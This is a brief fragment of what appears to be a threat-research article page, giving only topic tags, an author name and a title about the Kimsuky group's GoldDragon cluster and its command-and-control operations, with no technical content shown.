- Microsoft Word
- Spear phishing
- Targeted attacks

Authors

Seongsu Park

Kimsuky’s GoldDragon cluster and its C2 operations
